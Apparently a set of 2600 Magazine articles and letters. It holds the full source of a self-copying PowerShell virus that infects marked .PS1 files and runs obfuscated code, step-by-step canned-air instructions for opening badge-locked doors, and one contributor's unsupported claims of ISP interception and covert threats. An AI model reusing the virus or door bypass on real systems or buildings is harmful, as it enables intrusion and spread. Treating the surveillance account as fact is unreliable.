Since we are discussing viruses, we also have to talk anti-virus software and virus detection. Other than the ever-changing landscape of computer hardware and operating systems, what really drives the evolution of computer viruses is the arms race between the virus creators and the anti-virus developers.

Anti-virus software gets better at detecting viruses, in turn viruses need techniques to hide from them, round and round we go with both sides evolving at a rapid pace. In the words of Fat Bastard from the film *Austin Powers*, "... it's s vicious cycle...".

At the simplest level, anti-virus software attempts to detect infected targets by looking for specific virus signatures. In order for that technique to work, the signature for a specific virus has to be in the anti-virus software database. If a signature for a specific virus is not yet created and added to the database, the anti-virus software will not be able to detect the infection.

With that in mind, some more advanced viruses employ polymorphism as a strategy to defeat signature based detection. Polymorphism, as the name suggests, is the virus' ability to take on multiple forms, changing it its byte code in ways that make it hard or impossible to create a static signature for detection. This can be achieved using ciphers, self-modifying code, and/or other techniques such as modular design, staged loading, etc.

Because of this, modern anti-virus software has to use more advanced strategies like heuristics-based detection to identify infected targets. Heuristic virus detection doesn't simply rely on virus signatures. Instead, it looks for certain target characteristics and behaviors that in combinations can identify threats.

And so the cycle goes on.

I hope that this introduction has proven helpful to some of you in understating this interesting topic, or at least entertaining.

Following is the actual source code for our virus example. It can also be downloaded from my blog at the URL in the byline of this article.

Enjoy your journey into this fascinating field and use this knowledge to make people's lives better, not create more headaches for them. Computer systems can be a pain in the a** without any extra help, after all.

Until next time.

```
Source code: PS_VIR_EX1.PS1

# Initial infection vector script
# This is an example script file, this source code in a companion to an
# acticle that serves as an introduction to computer viruses.

function PSV_code($StrToCode){
        $codedtext = ''

        foreach ($char in [char[]]$StrToCode){

                $intchar =[int]$char
                $intchar = 300 - $intchar
                $codedtext += $intchar

        }

        $codedtext
}

$VirusCodeSegmentString = "{echo 'PS_Vir_Ex1: Executing code segment.';


function InfectFile(`$Source, `$Target, `$LinesFromHead,
➥ `$LinesFromTail){
        `$TargetNewName = (`$Target+'.old');
        Rename-Item -Path `$Target -NewName `$TargetNewName;
        `$Content =    Get-Content `$Source -Head `$LinesFromHead;
        `$Content | Out-File `$Target;
        type `$TargetNewName | Out-File `$Target -append;

        `$Content =    Get-Content `$Source -Tail `$LinesFromTail;
        `$Content | Out-File `$Target -append;
}

`$InfectedToken = 'echo `"PS_Vir_Ex1: Redirecting entry point.`";
➥`$CurrentFilePath =  `$MyInvocation.MyCommand.Name; `$VirusCodeBody
➥ = Get-Content $CurrentFilePath -Tail 3';

`$AcceptInfectionToken = '#PS_Vir_Ex1_Accept_Infection';

#echo `$InfectedToken;

#echo `$AcceptInfectionToken;

echo 'PS_Vir_Ex1: Looking for files to infect.';


`$Filelist = dir *.PS1 -name;
foreach(`$Filename in `$Filelist){
        `$ScriptStatusToken = Get-Content `$Filename -Head 1;
        if(`$ScriptStatusToken -eq `$InfectedToken){ `$Msg = 'PS_Vir_Ex1
➥: '+`$Filename+' file already infected'; echo `$Msg; }
        elseif(`$ScriptStatusToken -eq `$AcceptInfectionToken){`$Msg =
➥ 'PS_Vir_Ex1: '+`$Filename+' file ready for infection!'; echo `$Msg;
➥  InfectFile `$CurrentFilePath `$Filename 3 4; `$Msg = 'PS_Vir_Ex1:
➥  '+`$Filename+' file has been infected'; echo `$Msg; break;}
}




echo 'PS_Vir_Ex1: Code segment executed!';}"

$ObscuredVCS = PSV_code $VirusCodeSegmentString
echo $ObscuredVCS


$VirusDecoderSegmentString = '{echo "PS_Vir_Ex1: Decoding code segment."
➥;$codedtext = Get-Content $CurrentFilePath -Tail 1; for($i=1;$i -lt
➥  $codedtext.length+1; $i+=3){ $letter = ([char[]]$codedtext)[$i];
➥  $letter += ([char[]]$codedtext)[$i+1]; $letter += ([char[]]$codedtext
➥)[$i+2]; $letter = [char](300 - [int]$letter); $decodedtext +=
➥  $letter} iex "&$decodedtext"}'

#iex $VirusDecoderSegmentString

$EntryPointCodeSegmentString =
'echo "PS_Vir_Ex1: Redirecting entry point.";$CurrentFilePath =
➥  $MyInvocation.MyCommand.Name; $VirusCodeBody = Get-Content
➥  $CurrentFilePath -Tail 3
$EntryPointRedirect= $VirusCodeBody[0]
iex "&$EntryPointRedirect"'


$EntryPointCodeSegmentString | Out-File ".\generated.PS1"


"echo 'AFTER EP EXECUTION'" | Out-File ".\generated.PS1" -append

'$VirusDecoderSegment =' | Out-File ".\generated.PS1" -append

$VirusDecoderSegmentString |  Out-File ".\generated.PS1" -append

'$VirusCodeSegment = ""' | Out-File ".\generated.PS1" -append

'#'+$ObscuredVCS |  Out-File ".\generated.PS1" -append
```

All You Need Is... Air

by lg0p89

To the tune of *The Beverly Hillbillies* theme:

Let me tell you about a can of air.
We used this to break into there.
The can of air was in the supply closet,
It just took a four seconds to open the door.

Air, that is. Human necessity. Smells real good.

With this simple can, it just took a few seconds
To enter any secured room, it was sure the ticket.
From now on, I don't need a damn key
To get into any office, you won't see me.

Recently, I came across a rather interesting physical attack to gain access to most facilities. The attack parameter is pretty basic. This works on the doors in facilities that do not require a key or badge to be scanned in and out of the area. So this works on doors which only require access one way (usually in). These doors generally require the user as they advance to the door to remove their badge and swipe it near the sensor. The door may then be opened by the user, presuming the user has access. The general layout consists of two glass doors, side by side. The badge reader is engaged and the doors may be opened after the lock is disengaged, allowing the user to be able to enter.

For this attack, the user doesn't need to be on the authorized list, or any list for that matter. They don't need to attempt to piggyback in. All the unauthorized user needs is a can of air. They can get this from the office supply closet or from the local super store for $5. That is it. The user has to walk into the building, confident they are supposed to be there, and walk past the receptionist or security station. The confidential aspect of the attacker's swagger is key. They don't have to overly sell it, but just act like the others who are supposed to be there. As they approach the door to the restricted area, they need approximately five seconds to complete the attack, start to finish. They should perhaps stand back while others pass through the door, or stay away from the area until the attacker has time to compromise the "lock" unnoticed by anyone on either side of the door.

Once the coast is clear, the attacker pulls the can of air (generally used to clean off electronics) from their coat or pocket, push the red tube into the spray nozzle, and hold the can upside down. The red tube is placed between the doors or, if there is only one, above the door between the door and the door entry frame, and sprayed while the can is upside down. The spray period may be a second, maybe two at the most. The door is immediately pulled and opened. Yeah for the red team!

How This Works

Generally, the glass doors are a valid locking mechanism. You have to have a valid badge in your possession. This is passed in front of the badge reader, using the RF chip in your ID, which unlocks the door. The user opens the door and starts or continues their day. Pretty boring, I know. When someone inside the building attempts to leave, they simply walk up to the double doors, push, and the doors open. What allows this to happen is relatively simple. For ease of use, there is not a system in place to badge out. As the doors are locked, there has to be some form of a mechanism to unlock these. It turns out there is a sensor above the door. To test this in any building is easy. Start walking up to the door. From four meters out, start looking above the door. There should be an opaque piece of plastic above the door. Keep watching this as you walk up. At approximately two or three meters, you will hear a clicking noise or a red or green light will become lit. With either mechanism, the sensor is indicating to you that it recognizes an object is close to the door and the sensor needs to send a command to the door lock to disengage for a limited amount of time, so the user is able to exit. This sensor, generally IR, is scanning for persons approaching the door, so the sensor may send a command to unlock the door. The attacker holds the can upside down (this is important) and sprays it toward the sensor.

The important parts of the attack are social engineering (fitting in with the others), and mechanical (spraying the canned air toward the sensor). As the attacker slides the red tube through or above the door towards the sensor and sprays, the action creates a small cloud. The sensor, sending out the IR, reads this as an object (or human) proximate to the door. As it is supposed to work, the person leaving should pull the door and leave. As the attacker is seeking to get in, all they have to do is pull the door. It opens with ease.

The entire attack should take all of five seconds. This works on most doors. If there is a badge reader on both side of the door (ingress and egress), this won't work. This is surprisingly cheap and easily done in a wonderful showcase.

The Hacker Perspective

by Brock Lynch

Are hackers born or do they become hackers after getting a Sega Dreamcast with a GameShark? If you think that's a silly question to ask, please read on and I'll take you down a path of wonder, awe, and more questions. I began to get my feet wet in hacking when I was a teenager. This was while many adversities were afflicting my life, and I felt like a stereotypical teenage hacker rebel. After all, sometimes stereotypes are true. Society and life had given me a reason to stand up to the system I lived in and say, "I'm going to do what I want."

I started off as an online hacker, exploiting flaws in games like *Phantasy Star Online*. There was a vulnerability in the game that would allow you to PK (People Kill) people in a non-player-versus-player area of the game. Now, at the time this was a cheap and simple sadistic thrill. There was an attack called a Resta spell that would take away all of the player's health points. But in order to use it, you had to modify a certain hex value in the game. This was originally great fun having the power to do things that other people couldn't. But as time went on, I learned that the sort of hacking I was doing was black hat and, more importantly, it was mean and wrong.

What caused me to lay to rest my old ways of black hat exploitation? Well, in short, I grew a conscience. They say there are many different intelligences people can possess. When I was younger hacking *Phantasy Star Online,* the intelligence that I didn't possess was an emotional one. However, one day after I had PKed someone, something happened to me that stood out for the rest of my teen years. A person with a more advanced hacking method came in and did the same thing to me, only worse. I felt powerless and was in very deep despair. I thought to myself, "Is this all that life amounts to? A dog-eat-dog world where there is always a bigger fish seeking to devour a smaller weaker morsel?"

As it turned out, that little experience inside of a somewhat massively online multiplayer game was one of the main turning points in my life. It made me see that just because someone can do something doesn't mean that they should do it. There was also an example I learned by watching players that didn't exploit the vulnerabilities in the game. They were in essence sitting ducks, but they seemed like they were having more fun. In that way, I found out that vulnerability is a strength rather than a weakness.

What I realized with my black hat hacking pursuits was that it all seemed to boil down to control. This mainly stemmed from the fact that I felt helpless in real life. It seems like if the thrill of being able to have control over things leaves you, you start seeing things from a more altruistic perspective. At least, this is what happened to me during my teen years. I left behind the shadowy arts of black hat game hacking for more benign things that actually helped others. These were things like volunteering at a local computer recycling shop, and helping my mom and grandma with their computers. This was where my black hat changed to a halo or, more specifically, a white hat. Some people never reach the level of calling themselves a white hat hacker, or they go from white hat to black hat. However, like life, hacking has many varying shades of gray.

As stated earlier, the black hat hacking I did when I was younger was not without its pitfalls. People would get mad at me in the game and say some very distressing things.

This brings me to a big point about life. I found that doing the wrong thing was easy and took very little effort to gain monetary or mood benefits. But, in life, doing the right thing is difficult.

I had this epiphany when I was around 17 years old, and was walking down the street in the city I grew up in. I thought about infamous hackers such as Kevin Mitnick, and how he was able to recover his stance in the world after being locked up for social engineering. This is in stark contrast to people like Bill Gates who seem to always do the right thing. Up until the time I found my way, my friends and I would participate in questionable hacking activities, i.e., building cantennas, trying to make virii, and general teenage hacker shenanigans. Later, I found out that the time I had spent doing these things would have probably been better spent looking for a job.

So, what really is a hacker and what do they do? People can always look at a hacker and say, "They exploit things." But you have to realize that the only way to mend a broken bone is by knowing it is broken in the first place. Along those same lines, the same code that makes us weak also makes us strong. If, for instance, you find a zero day vulnerability inside of your own machine, you could use that for nefarious means, or to benefit others by releasing the information. In that way, life is proven to be both a gift and a curse at times. Hackers prove this notion - some hack because they feel as though they're cast down in the world. After all, isn't it a psychological tenet of human nature that people who feel powerless want to gain power, even by force? But in doing so, some have fallen further than they ever stood to gain from their activities. I've heard of many hackers on the news getting long jail sentences for stealing. This is what changed my mind about being a black hat hacker. I learned that by doing the right thing, you close up the vulnerability within yourself for people to act against you.

Really then, the smart hackers are the ones that try to build up their community, friends, and family - and not try to break it down. Besides, there are other ways to keep progressing as a hacker without breaking the law. It may not be the most glamorous form of hacking to help family or friends remove viruses from their machines, but it feels way better than exploiting others.

Other areas, such as open source contributions over GitHub, would be the primary way I see to hone one's skills and still remain in the right by the law. Another way would be to create your own home network and hack it for fun. I plan on trying both of these things in the near future.

My message to the younger generation of hackers out there - and hackers in general - is to not view hacking as a political, social, or monetary tool, but mostly as a manifestation of self. Without getting too deeply into my personal psychological analysis of why people hack, I'd say it's mostly because they're curious. It wouldn't seem proper to say that this curiosity always kills the cat. But there are many instances of people in history that were too curious for their own good. Take Marie Curie, for example. I consider her to be a hacker in a way, because she was curious about radiation. She and many other scientists ended up getting sick or dying over their experimentation with radioactive elements. Many scientists are hackers because they hold knowledge as tantamount to life. And both hackers and scientists run experiments, although hackers' experiments often take the form of debugging a piece of software. We then must be careful that, if we live by the hack, we do not also die by it.

Being a hacker is one of the many things I have experienced in my life. There is always the person that is purposely vulnerable who makes you question the whole basis of why you hack, or the person that has more skill than you who makes you feel like the victim. Going back to the beginning of the article when I was talking about the game *Phantasy Star Online,* it wasn't playing the game that taught me a lesson. It was trying to game the game that taught me a lesson. Some lessons in life don't come about no matter how many times you read a book or go down the same road. Hacking has taught me that, to learn, you must try things in novel ways. You must experiment with your surroundings and transfer skills from one aspect of life to another. I've read in scientific papers that stepping outside your comfort zone is one of the best ways to master a new skill. If that is true, then hacking must be one of the best ways of learning there is. This is because in hacking you're always adapting to a new architecture, programming language, or platform.

If you're an aspiring hacker trying to get into the scene, I recommend going down the path less traveled. As Smash Mouth sings in the famous song "All Star," "...what's wrong with taking the back streets? You'll never know if you don't go." So shine in whatever path you choose to take in hackerdom, whether you're simply hacking together a spreadsheet or getting paid to pen test some vulnerability in Google. To me, the exceptional hacker is the one who spends the most time on a seemingly trivial facet of something others overlook. After all, while everyone else is using Python for an artificial neural network, you can be the brave explorer who attempts to use PHP for the same endeavor. At least, that's what I'm doing. We don't learn in life by doing the same thing as everyone else. To be an exceptional hacker, my advice is to step outside of your comfort zone and do something new.

There have been many good things that have come about because I hacked things when I was younger. I was able to get my information technology associate degree with relative ease. This involved taking "Fundamentals of Programming" and "Web Design Basics" classes, which were already right up my alley. Also, whenever I see a problem, hacking has given me the insight to know that there is always more than one way to skin a catfish. Yes, the skills I learned in hacking are translatable to other areas of life. That's why you don't always need the right tool for the right job. What is needed, instead, is the right mind for the right job.

If this article finds its way amongst the other great articles I've read in *2600 Magazine* over the years, I hope it helps someone. I've tried to incorporate some life lessons I've learned from being a hacker. Sometimes the lessons were harsh and other times they were easy. But in the end, "hacker" is just a word. The word means many different things to many different people. I ask that if you're reading this and have a negative view of hackers, that you realize that we are people too. Some of us even have lives. We're not always the bad guys that the media portrays as stealing massive amounts of information online. We are sons, daughters, fathers, grandfathers, and most importantly, we are human beings. We vary as greatly as the life on our planet, and we are curious enough about life to teach you a thing or two about what we've learned along the way.

To this day, the author remains a hacker and curious about the world around him. He recently earned an Associate's in information technology and continues to use his knowledge for good, rather than bad.


Hacker Perspective Submissions Are Open!

We're looking for a few good columns to fill our pages for the next bunch of issues. Think you have what it takes? You might surprise yourself. "Hacker Perspective" is a column that focuses on the true meaning of hacking, as spoken in the words of our readers. We want to hear YOUR stories, ideas, and opinions.

The column should be between 2000 and 2500 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

If we print your piece, we'll pay you $500, no questions asked (except where to send the $500). Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at *2600*, PO Box 99, Middle Island, NY 11953 USA.

Submissions only open every few years so don't delay!



twitter the enemy

by Michaleen Garda
michaleen.garda@gmail.com

At the beginning of this year, I decided to try my hand at Twitter. I had been avoiding it for some time, but I wanted to see what all the fuss was about and, being retired, I have plenty of time on my hands. Being a professor of media studies, I became most interested in the Twitter feeds for *The New York Times*, *The Wall Street Journal*, *The Hill*, *The Washington Post*, *The Economist*, *Foreign Affairs* (the primary publication of the Council on Foreign Relations), and every other major English language newspaper in the world.

To my pleasant surprise, I found that Twitter was a wonderful way to write "letters to the editor" about inappropriate headlines or content, and the responses and followers I quickly began to gain because of my little tweets was very gratifying. Apparently, I had found something that I was very good at and people from all "sides" took great interest in my daily media critiques.

Perhaps my newfound power went to my head, or perhaps I was merely exploring the extent of this Twitter system, but before too long I noticed that some of these publications actually began changing their headlines immediately after I had pointed out their blatant bias. At first this was very sneaky, as by changing their headline after I had commented on it, it was made to look like my comments made no sense at all. Further examination proved that it is common practice on all these feeds to repost stories that they feel the need to "POV push," but with different headlines, sometimes different lead pictures, and naturally no old comments. But the story was identical. After I started cataloging these propagandist practices, I once counted 15 different reposts of the same story on CFR with 15 different headlines. Was our media really lacking ideas to such an extent that they needed to repost so frequently, or were these repostings always the subject matter that their organization desired pushed to the public the most? Wouldn't any respectable media organization only write one story and let it speak for itself?

As flattering as it was that headlines were daily being changed based solely on one old man's editorial opinion, things proceeded to get weirder. Drunk with my newfound power I decided to seek out the "most powerful people on earth" on Twitter and see what I had now come to see as their propaganda. I began with the Council on Foreign Relations, but moved on to people like Bill Gates and Jeff Bezos.

Even on their own Twitter page, CFR maintains a list of their ally corporations and it's hard to deny that their consistent policy against green energy comes from the fact that all their allies are gas, oil, and nuclear companies.

Well, I still don't know what happened, but apparently these people fight back and fight back hard against what I now assume they view as "information warfare," because tweets of mine kept disappearing and many of my followers began complaining that they were not able to see my tweets at all, or replies to tweets. The very rapid rate of follower accumulation slowed to a trickle. A little bit of research informed me there is an open secret on Twitter known as "shadowbanning," the fairly common practice of some (yet unidentified) power to censor and edit any Twitter "troublemakers." Once shadowbanned, it is nearly impossible to get your rights and freedom back. I was very proud of the editorial work I had done and many others were as well. I had not used profanity, trolling, or any partisanship whatsoever. I simply like to speak truth to power, but apparently power does not like that at all. Completely at a loss, a young techie friend taught me how to download the complete archive of my work on Twitter and, once accomplished, I was very much relieved to see all my hard work still documented in my private archive. I still have this archive, backed up in multiple locations (though the copy I kept on my person on USB was stolen from my bag as I slept), but what came next causes me to be very careful about how exactly I should use this data.

Because my account had become "compromised" by forces unknown, and Twitter support was unable or unwilling to do anything about it, I contacted a younger colleague (Jake) who is more of a techie than I am and charged him with focusing on CFR to see if they were the main aggressors. For their mistakes, half-truths, biases, and outright lies are incredibly easy to see through. Jake began his experiment and, in no time at all, he also was shandowbanned. I had no idea that censorship was so alive and well in the 21st century.

But Jake had worse news for me. While investigating my home network, he discovered that every router hop after my ISP was obfuscated immediately after being passed to my ISP and, when attempting to SSH to a reliable shell, we received the warning that a "man in the middle" attack was taking place. A further clue was a visit to thepiratebay which suddenly had zero leachers and zero seeders. Patently impossible, unless our MITM was blocking peer-to-peer. Soon enough, Jake's laptop was spectacularly hacked, bricking it, by inserting a virus into the RAM as far as we can tell. When he tried to download a new distro image of Ubuntu Linux, the download would not complete. When he tried to download a distro of Kali Linux, the download completed but the GPG keys did not match. Clearly someone very advanced was fussing with us, and not above giving us a pre-rootkit install distro of Kali.

Without getting into too much detail, things continued to escalate until he was approached, on multiple occasions, by actual humans - some threatening, some complimentary, all of them strangers and all of them very ominous. I stayed at my remote farm, but the interrogations I received from anonymous Twitter users escalated drastically and were nothing less than professional: one even directly threatened the life of a young grandniece of mine and threatened me with "police torture."

Some innocent, "protected by the First Amendment" activities on Twitter had devolved in three months to secret censorship, illegal computer security breaches, and human operatives. At a total loss, we contacted first the FBI and later filed a complete report with the DOJ's IC3 computer crimes division, including screenshots of the various traceroutes which proved our data was being consistently manipulated in very strange ways. None of these to date has had any meaningful effect. Neither did trying to work with my ISP. After three different "engineers," none of whom could perform a basic traceroute command or explain why they were routing all of our data to servers with obfuscated IP addresses (though they could not deny that this was exactly what was occurring), the final "engineer" got very belligerent with us for even mentioning the National Security Agency. "You can't just say 'NSA!!'" He sputtered indignantly.

What did I learn from all this? A hypothesis I call "meme control." I have come to view World War Three as largely a battle of information and memes. A battle for control of minds. Those with the power to censor Twitter (identically with those who use the same power to censor Wikipedia) are doing so because they know that the meme is one of the most powerful information viruses known to humankind. And someone is in the business of creating and maintaining "approved" memes for the public. "Dangerous" memes are investigated and neutralized. Imagine if just one Twitter user was able to easily unite different viewpoints and elucidate clearly the program of propaganda and mind control that is so clearly in use in our mass media. Imagine he got a billion followers. Now imagine he is an "anarchist." This situation is simply untenable to those in power, and they have my sympathy for this position, but the fact that this "shadowbanning" is secret is a very real problem. And that forces are willing to send out paid human operatives to investigate, intimidate, and dissuade simple Twitter users is an even bigger problem.

I am incredibly proud of the work I did on Twitter, yet a glance at my profile today shows almost nothing. Everything good has been completely erased, and several tweets added that I certainly never submitted. The vast majority of my Internet accounts were hacked and passwords changed, including the account I used to submit my first article which appeared in *2600* entitled "Hack(ed) The Earth." I had no idea when I wrote that how very prophetic it was.

Student Privacy by Practice - Not by Policy

by Matrix8967

Hello *2600* readership.

I'm a systems administrator at a large (for the region) school district. I've been in K-12 for about ten years. I left my high school saying: "I'll never go back, even if they paid me!" Then my school said they'd pay me, and I went back immediately. I've changed districts a few times, but I've noticed an alarming trend that's already overtaken K-12: Google, and its lust for your student's data.

To lay the land of the K-12 environment: K-12 has been *rife* with old, dilapidated, and abandoned software. Companies will develop "curriculum" for students in things such as Flash, Shockwave, or Java and sell it to schools for mind boggling premiums. The next step is to hold the schools for ransom for upgrades where one of two things happen:

1) K-12 decision makers won't understand paying for software twice, and ride the old version. As a real example of this: I learned to type in elementary school, and when I began work as an intern in high school, I was tasked with installing the same software....

2) The district begrudgingly pays for the upgrades, and experiences all the joys of "vendor lock-in." For Example: Three year contracts on testing data aggregation, where the test is only administered every two years....

This software ecosystem created a tinderbox for our friendly neighborhood data aggregation company. Google makes its Google Apps For Education suite (GAFE, formerly GSuite) available for free to all K-12 schools. This goes hand-in-hand with its literal truckloads of Chromebooks that are being dropped off at schools each year. Districts are buying these in warehouse quantities trying to go 1:1. In a modern classroom, students will walk in and pick up a Chromebook, login with personally identifiable information, and browse the web with the world's largest advertising agency at the helm.

Google has done some fancy footwork to sidestep data collection regulations. GAFE splits its products into "Core Services" and "Additional Services." Core Services are things like Google Sheets, Google Docs, etc. Google's Core Services End User License Agreement (EULA) says: *"User personal information collected in the Core Services is used only to provide the Core Services. Google does not serve ads in the Core Services or use personal information collected in the Core Services for advertising purposes."*

However, this is where "Additional Services" comes in. GAFE Additional Services are things like Google Maps and YouTube. Google's Additional Services EULA says: *"We also use this information to offer users tailored content... We may combine personal information from one service with information, including personal information, from other Google services... Google may serve ads to G Suite for Education users in the Additional Services."*

Google's PR department came out in full swing after case studies from the EFF started to ask invasive questions concerning Google's privacy policies. Google's PR privacy site states: *"For G Suite users in Primary/Secondary (K-12) schools, Google does not use any user personal information (or any information associated with a Google Account) to target ads."* We know that Google would never lie in order to turn a profit, so let's take them at their word for this and ask: "What does Google do with all the student data once the students graduate and move to their own personal Gmail accounts?" It'd take nearly no time at all to marry two sets of data about students, especially if they use the same devices to create a personal Gmail account.

Compounding issues: There's a huge lack of opt-out policies, since this is handled on a district-to-district basis. Assuming a district has an opt-out policy in place, if the whole classroom is using GSuite, it singles out the kid who isn't complying. Special arrangements will need to be made for the privacy conscious student which can also cause issues. (I'm sure each of us can think of a time when being different from the majority ended with an upsetting exchange.)

I've looked at removing the personally identifiable information from student logins in our district, but Google has a fix for that too. In Google Classroom, teachers are able to fill in any blanks it has on children's Google Profiles in order to get their digital classroom up to date. There's also the legal questions surrounding Children's Online Privacy Protection Act (COPPA) violations of IT staff (us) signing up kids under 13 to use GAFE services. Google says that it's products *can* be used in compliance with COPPA, which is not very reassuring.

So, what can be done? Thankfully for public schools, the school board has to answer to the taxpayers and voters. Attending school board meetings and asking for more information about opt-outs and alternatives could yield positive results. In my opinion, Pi Tops are the best alternative to Chromebooks since they encourage discovery and come with a great set of STEM curriculum. They're similarly priced and easier to repair/upgrade, which saves money in the long term. When presented with a viable alternative, the administration and decision makers will be more open-eared, since you're offering solutions, not just problems. (These do have Alexa capability, so that also warrants some strict policies.)

Another viable alternative is flashing GalliumOS onto the existing Chromebooks, which can be a fun learning experience for the students. It's also very satisfying to turn the tools of your enemies against them.

I don't believe in an abstinence-only approach to software. I think privacy by practice, instead of privacy by policy, can set a positive example for students.

- gsuite.google.com/terms/
➥education_privacy.html
- edu.google.com/training-
➥support/privacy-security

Online Thrift Stores Have Your Data

by base64xor

When it is decided that a PC or laptop is of no use, do individuals or organizations alike dispose of or resell the system and the hard drives? From reviewing online offers, there are those that decide to resell or donate the system or drives to a thrift reseller.

Perhaps you have used a computer or uploaded a file to a computer of a friend or family member, at a library, a photo kiosk, a print store, or other fine establishments. When those systems are of no use, the system or hard drives from that system may be donated to a thrift store. You may have personal data at risk of exposure to others unknown to you and outside of your control.

So are hard drives that are sold by a thrift reseller routinely wiped of all data? Could one buy hard drives from an online thrift store and then recover files from the hard drive? To determine how easy it is to recover files from used drives bought at a thrift store, I decided to buy a few hard drives online and attempt to recover data.

To start off this research, I picked a popular website that sells hard drives from locations around the country. I selected two older Western Digital drives that were offered from a thrift store in South Florida. I purchased the two drives for $21 including shipping and handling.

```
Description: WD Caviar SE 250GB & 320GB Desktop Hard Drives
Brand: Western Digital
Condition: No visible damages. Items
tested and formatted multiple times
```

```
Partition Tablet Type: MBR
File System Type: NTFS
```

The online description of the hard drives stated the drives were “formatted several times,” so perhaps the data was wiped before the drives were placed for sale. But of course, formatting does not erase data. In order to temporarily connect the drives externally to a computer, I purchased a USB to SATA cable kit at an online store for under $10.

I needed the kit in order to connect the drives to an older iMac of mine that is running the Ubuntu Mate Linux distribution. When the drives arrived, I connected the first drive to my iMac. The cable kit worked, and the Ubuntu Mate system recognized the hard drive.

The Linux file explorer displayed an empty folder for the hard drive. Nothing there, no files present! So I needed to install a program designed to recover deleted data. In order to attempt data recovery from the hard drives, I installed the program `foremost` which allows for recovery of deleted files from a device or disk image.

The command that I ran to install foremost: `sudo apt-get install foremost`. After the program was installed, I then ran a foremost command to recover office files:

```
sudo foremost -v -t ole -i /dev/sdb1
```

Foremost ran for one hour and 18 minutes, and created a directory called “output” with subdirectories of file types and the “audit.txt” file. The program recovered 123 office files. Since the recovery of the office files answers my question as to whether the disk was wiped, I did not attempt to recover additional file types.

Extracted from the Audit file:

```
-----------------------------------------
File: /dev/sdb1
Start: Tue Nov 13 18:22:14 2018
Length: 232 GB (250058113024 bytes)

Finish: Tue Nov 13 19:40:42 2018
123 FILES EXTRACTED
ole:= 123
-----------------------------------------
```

I disconnected the first drive and then connected the second drive to my iMac. Once again, the system displayed an empty folder when I first connected the drive. I then ran the same `foremost` command to recover office files, and the program ran for two hours and 40 minutes, recovering 1321 office files.

Extracted from the Audit file:

```
-----------------------------------------
File: /dev/sdb1
Start: Thu Nov 15 04:18:50 2018

Finish: Thu Nov 15 06:58:14 2018
1321 FILES EXTRACTED
ole:= 1321
-----------------------------------------
```

So from this research, I found that online thrift stores may sell hard drives that are not zeroed of all data. I was able to recover office files from both hard drives. In order to ensure that all data is wiped from a hard drive, a program must be used which writes data across the entire disk several times. Such a program is usually described as meeting U.S. government specifications for erasing digital data from storage devices. In this case, the drives were not wiped of data and I demonstrated how easy it is to recover files.

So think twice before you use a computer system that is not or will not remain under your direct and personal control until the hard drives are either destroyed or properly wiped of data.

ASSESSMENTS

Observations

Dear *2600:*

I'm amazed that you're still around! Reality caught up with you. I knew *2600* and was it Richard Goldstein who ran it back when I had a couple of programs on WBAI in New York City in the 1980s and we were both looking at similar events happening?

Go well.

Bill

Well, some of that resembles the truth. But thanks for the sentiment. (And how exactly did reality catch up with us?)

Dear *2600:*

The "Meetings" section of the latest edition (36:2) seems to contain some silliness that I am unfortunately familiar with; specifically the message from "Sebastien."

I recently experienced the joy of opening UTF-8 encoded CSVs in Excel and having the software decide it was meant to be read as Windows-1252 due to a lack of byte order mark, so I suspect Microsoft is probably somehow to blame for the mangling of "Sebastien." I found this website quite handy when I was trying to get some background on the issue: www.i18nqa.com/debug/utf8-debug.html.

Loving the magazine so far - this is my first year as a subscriber.

Erik

At least we know people are paying attention.

Dear *2600:*

The recent announcement by Facebook to roll out their own virtual currency called "Libra" brings a huge question. What are the major downsides to having such a currency available to users? Let's first start with a major technology company having control over their own currency without having the so-called same oversight as major financial institutions which can lead to various issues like data breaches, volatility, privacy matters, processing of transactions, etc.

Data breaches routinely happen within all industries anyway, but when a technology company such as Facebook (or any social networking site) has plans to roll out their own currency, this can be magnified since there isn't the same level of regulation which a normal financial institution would experience when data gets stolen leading to a potential hardship to a customer's wealth. Secondly, there is much volatility regarding virtual currency. Who says it's going to stay stable for users or even potential users in the future, since there would be no guarantee it wouldn't decline even a little bit? Users want stable currency for financial transactions, not ones which tend to fluctuate drastically, either up or down. That's more like playing the stock market instead of relying on stable financial transactions. Third, there is the issue of privacy when it comes to such a currency. This, of course, has been major news for social networking platforms already and, by having them offer such services, they would be able to further keep tabs/tracking on an individual's daily financial transactions leading to less and less privacy to users.

Social networking platforms should not be in the business of financial matters of any kind and could lead to many negative results

Bill Miller

Dear *2600:*

I saw this today at Electronic Parts Outlet in Houston and thought you might be interested. Twelve issues of *2600* for just $30!

BRobin

The shrink wrap is a nice touch. But it goes to show that those printed issues are always out there and will be snatched up by somebody. We're almost tempted ourselves.

Dear *2600:*

You appear to have used my picture in 36:2. On the back you state that I will receive a one year subscription if you use my picture. Is this valid for the payphone pictures as well?

Reader

Yes, you are correct, we do appear to have done exactly that. However, we don't move nearly as fast as some people expect insofar as sending out notifications. It usually takes a couple of weeks after the issue has been released. Sometimes, when all hell breaks loose (which has been the case this summer), it could take a little longer. But all notifications have now been sent out and you should be completely up to date (and yes, your payphone photo qualifies). We hope you send in more pictures and maybe even an article. And we promise to move faster next time.

Dear *2600:*

